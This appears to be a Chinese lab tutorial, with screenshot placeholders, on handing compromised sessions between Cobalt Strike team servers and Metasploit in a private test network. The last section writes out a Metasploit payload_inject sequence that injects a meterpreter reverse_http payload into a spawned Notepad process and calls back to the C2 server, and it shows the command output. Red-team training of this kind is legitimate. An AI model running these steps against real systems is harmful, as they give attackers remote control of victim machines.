会话管理

CS之间派生会话


将CS1管理的会话派生至CS2中, 简单来说就是将CS1服务器的肉鸡送给CS2服务器

准备环境


主机	描述
Kali(192.168.47.134)	CS TeamServer1
Kali2(192.168.47.144)	CS TeamServer2
Windows7(192.168.47.133)	CS客户端,攻击机
Windows7(192.168.47.141)	受害机

操作步骤


首先用CS客户端连接两个不同的CS服务器, 而我们要做的是将CS1的会话派生到CS2中去




在CS2服务器和CS1服务器都新建一个同样配置的监听用于接收派生过来的会话, 监听的host地址要填写为CS2服务器ip地址



派生会话选择上述建立的监听, 随后切换至连接CS2服务器的客户端查看派生过来的主机





CS派生会话至metasploit

将CS服务器的会话派生至metasploit中, 方便进行漏洞攻击


准备环境

主机	描述
Kali(192.168.47.134)	CS TeamServer1
Kali2(192.168.47.144)	metasploit
Windows7(192.168.47.133)	CS客户端,攻击机
Windows7(192.168.47.141)	受害机


操作步骤

进入kali2输入命令:`msfconsole`, 运行metasploit


metasploit新建监听用于接收CS派生过来的会话



返回至CS服务器建立外部监听, payload选择Foreign HTTP, 其余内容与metasploit建立的监听一致



派生会话选择上述建立的外部监听t, 然后返回Metasploit查看上线情况



metasploit派生会话至CS


将metasploit管理的会话派生至CS服务器

准备环境

主机	描述
Kali(192.168.47.134)	CS TeamServer1
Kali2(192.168.47.144)	metasploit
Windows7(192.168.47.133)	CS客户端,攻击机
Windows7(192.168.47.141)	受害机

操作步骤

首先查看MSF中需派生会话的ID, 输入命令: `sessions`, 此处要派生的会话ID为6 (下面的截图截错了)



输入如下命令进行派生会话, 派生完成后返回会话的进程PID为3322

```
use exploit/windows/local/payload_inject

set payload windows/meterpreter/reverse_http

set lhost 192.168.47.134

set lport 80

set disablepayloadhandler True  //默认情况下，payload_inject执行之后会在本地产生一个新的handler，由于我们已经有了一个，所以不需要在产生一个，所以这里我们设置为true

set session 6

exploit
```

```
msf5 exploit(windows/local/payload_inject) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(windows/local/payload_inject) > set lhost 192.168.47.134
lhost => 192.168.47.134
msf5 exploit(windows/local/payload_inject) > set lport 80
lport => 80
msf5 exploit(windows/local/payload_inject) > set disablepayloadhandler True
disablepayloadhandler => true
msf5 exploit(windows/local/payload_inject) > set session 6
session => 6
msf5 exploit(windows/local/payload_inject) > exploit

[*] Running module against CISP-PTE-PC
[*] Spawned Notepad process 3332
[*] Injecting payload into 3332
[*] Preparing 'windows/meterpreter/reverse_http' for PID 3332
msf5 exploit(windows/local/payload_inject) >
```

返回CS查看上线的会话 (PID:3332)